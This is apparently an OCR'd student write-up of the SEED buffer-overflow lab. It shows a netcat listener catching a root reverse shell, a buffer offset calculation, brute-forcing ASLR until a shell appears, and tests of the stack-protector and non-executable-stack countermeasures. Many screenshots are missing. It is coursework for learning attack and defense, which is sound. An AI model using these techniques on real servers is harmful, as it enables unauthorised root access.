

SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 6 18:18
seed@VM: ~/.../attack-code
^C
[11/06/23]seed@VM:~/.../attack-code$
[11/06/23]seed@VM:~/.../attack-code$
[11/06/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 34068
root@e7a0ba667184:/bof#

TASK 5


Whatever we put in the badfile is stored in the buffer and then copied into the buffer of a smaller size. Even if the code wont be copied into the smaller size buffer it is still inside the main's stack frame, we don't care in which buffer it is. So we basically shift the code into the main's stack frame.








Offset = 0x0c0 – 0x060 + 8 = 104





TASK 6


In the beginning of the lab we turned off the Address Space Layout Randomization which is a countermeasure. We turn it on in this task and try to make our attack work. This countermeasure basically randomizes the addresses as seen below, we get different addresses for each request.




We use the same code we used for the TASK 2 and execute it. We use the brute force approach to attack the server repeatedly. If we get the reverse shell then the script will stop.











It can be seen after trying for 8909 number of times, the root shell was obtained.

TASK 7a

Instead of modifying the original flag we add our FLAGS1 which has the stack protection. And then make the file with the changed one.





When we supply our badfile it throws an error saying stack smashing detected.



TASK 7b

We make the stack non executable in this task. The program puts in a copy of the shellcode on the stack and then executes the code from the stack. We remove the -z execstack option for this reason from the file below.





We can see that the countermeasure works perfectly and can see that the stack is no longer executable.